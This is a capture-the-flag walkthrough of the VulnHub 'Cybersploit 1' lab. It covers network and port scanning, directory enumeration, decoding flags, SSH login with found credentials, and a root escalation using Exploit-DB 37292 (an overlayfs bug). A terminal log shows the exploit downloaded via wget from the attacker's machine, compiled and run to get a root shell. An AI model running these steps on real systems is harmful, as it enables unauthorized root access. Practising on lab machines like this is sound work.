

Cybersploit

THIS IS A MACHINE FOR COMPLETE BEGINNER , THERE ARE THREE FALGS AVAILABLE IN THIS VM.
FROM THIS VMs YOU WILL LEARN ABOUT ENCODER-DECODER & EXPLOIT-DB.

The credit for making this lab goes to cybersploit1. Let's get started and learn how to successfully break it down.

Level: Easy

Link to download : <https://www.vulnhub.com/entry/cybersploit-1,506/>

Information Gathering

Let's start to identify our target IP using netdiscover

```
sudo netdiscover -i vboxnet0
```

```
Currently scanning: 172.16.30.0/16 | Screen View: Unique Hosts

2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 102

-----
IP                At MAC Address      Count  Len  MAC Vendor / Hostname
-----
192.168.56.100    08:00:27:a0:46:8f    1      42  PCS Systemtechnik GmbH
192.168.56.158    08:00:27:1b:80:33    1      60  PCS Systemtechnik GmbH
```

Target IP- 192.168.56.158

Now let's identify open ports, services, os, version etc using nmap scan

```
sudo nmap -A -p- 192.168.56.158
```

```
Applications Places System
File Edit View Search Terminal Tabs Help

Parrot Terminal
[~]-[baz@parrot]-[~/comp_ctf/walkthroughs/cybersploit]
$ sudo nmap -A -p- 192.168.56.158 -o nmap.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-25 18:43 IST
Nmap scan report for 192.168.56.158
Host is up (0.00064s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian Subuntul.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 81:1b:c8:fe:18:71:28:68:84:6a:9f:30:35:11:66:3d (DSA)
|   2048 d9:53:14:a3:7f:99:51:48:3f:49:ef:ef:7f:8b:35:de (RSA)
|_  256 ef:43:5b:d0:c0:eb:ee:3e:76:61:5c:6d:ce:15:fe:7e (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_ http-server-header: Apache/2.2.22 (Ubuntu)
|_ http-title: Hello Pentester!
MAC Address: 08:00:27:1B:80:33 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.64 ms 192.168.56.158

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.97 seconds
```


There is two open ports

22(ssh)

80(http)

Enumeration

Lets start to explore port 80.
http://192.168.56.158



We got a good looking http page but couldn't see anything interesting so moved on to check the sourcecode page. From the source page we got a username. It might be credential for ssh. Let's move on to check other directories. username:itsskv




Now we did a directory scan to find all installed and running directories.
dirb http://192.168.56.158


```
Applications Places System Sat Jul 25, 6:54 PM
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
-----
DIRB v2.22
By The Dark Raver
-----
START_TIME: Sat Jul 25 18:51:41 2020
URL_BASE: http://192.168.56.158/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----
GENERATED WORDS: 4612
---- Scanning URL: http://192.168.56.158/ ----
+ http://192.168.56.158/cgi-bin/ (CODE:403|SIZE:290)
+ http://192.168.56.158/hacker (CODE:200|SIZE:3757743)
+ http://192.168.56.158/index (CODE:200|SIZE:2333)
+ http://192.168.56.158/index.html (CODE:200|SIZE:2333)
+ http://192.168.56.158/robots (CODE:200|SIZE:79)
+ http://192.168.56.158/robots.txt (CODE:200|SIZE:79)
+ http://192.168.56.158/server-status (CODE:403|SIZE:295)
-----
END_TIME: Sat Jul 25 18:51:43 2020
DOWNLOADED: 4612 - FOUND: 7
[base@parrot]~/comp ctf walkthroughs/cybersploit$
```

From the directory scan we got a few directories which would lead us to get the flag. Let's enumerate each directories.

http://192.168.56.158/robots.txt




We got a string from robots.txt. we used cyberchef to find decrypt the hash. From here we got our first flag and also a link to youtube channel.




Exploitation

Now let's use the username we got from the source code and the codes from the first flag
 ssh itsskv@192.168.56.158
 password: cybersploit{youtube.com/c/cybersploit}
 id
 cat flag2.txt




We received another string from flag2. Seems like binary encryption. Let's decode again from cyberchef



Great we decrypted the second flag and gave a hint to another website which when tried eventually got error. so we moved on to check the ways to get to the final flag.

Post Exploitation

Now after I decoded the flag I spend a lot of time figuring ways to get the final flag used lots of linux commands to check any hidden files or if machine hidden any passwords which could lead us to root but didn't. Then came to know that the linux version was actually vulnerable to overlays. which was handling permissions incorrectly. We could use this exploit to mount and get to final flag. the version vulnerable was 3.19.0 and the exploit was 37292



We started a python server to copy the files
python -m SimpleHTTPServer
cd /tmp

```

Applications  Places  System
itsskv@cybersploit-CTF:/tmp
File Edit View Search Terminal Tabs Help

itsskv@cybersploit-CTF:/tmp
itsskv@cybersploit-CTF:/etc/ssh$ cd
itsskv@cybersploit-CTF:~$ cd /tmp
itsskv@cybersploit-CTF:/tmp$ wget http://192.168.56.1:8000/37292.c
--2020-07-25 19:47:51--  http://192.168.56.1:8000/37292.c
Connecting to 192.168.56.1:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/plain]
Saving to: '37292.c'
100%[=====] 5,119  --.-K/s  in 0s

2020-07-25 19:47:51 (12.1 MB/s) - '37292.c' saved [5119/5119]

itsskv@cybersploit-CTF:/tmp$ ls
37292.c  [redacted]  pulse-2L9KBB8eMl0n?  pulse-PKdhtXMMr18n  unity_support_test.1
itsskv@cybersploit-CTF:/tmp$ gcc 37292.c -o exploit
itsskv@cybersploit-CTF:/tmp$ if
^;
-bash: syntax error near unexpected token `;'
itsskv@cybersploit-CTF:/tmp$ id
uid=1001(itsskv) gid=1001(itsskv) groups=1001(itsskv)
itsskv@cybersploit-CTF:/tmp$ ./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),1001(itsskv)
# python -m 'import pty'?^?
python: can't open file 'python': [Errno 2] No such file or directory

```

[illegible]

.....HappyHacking.....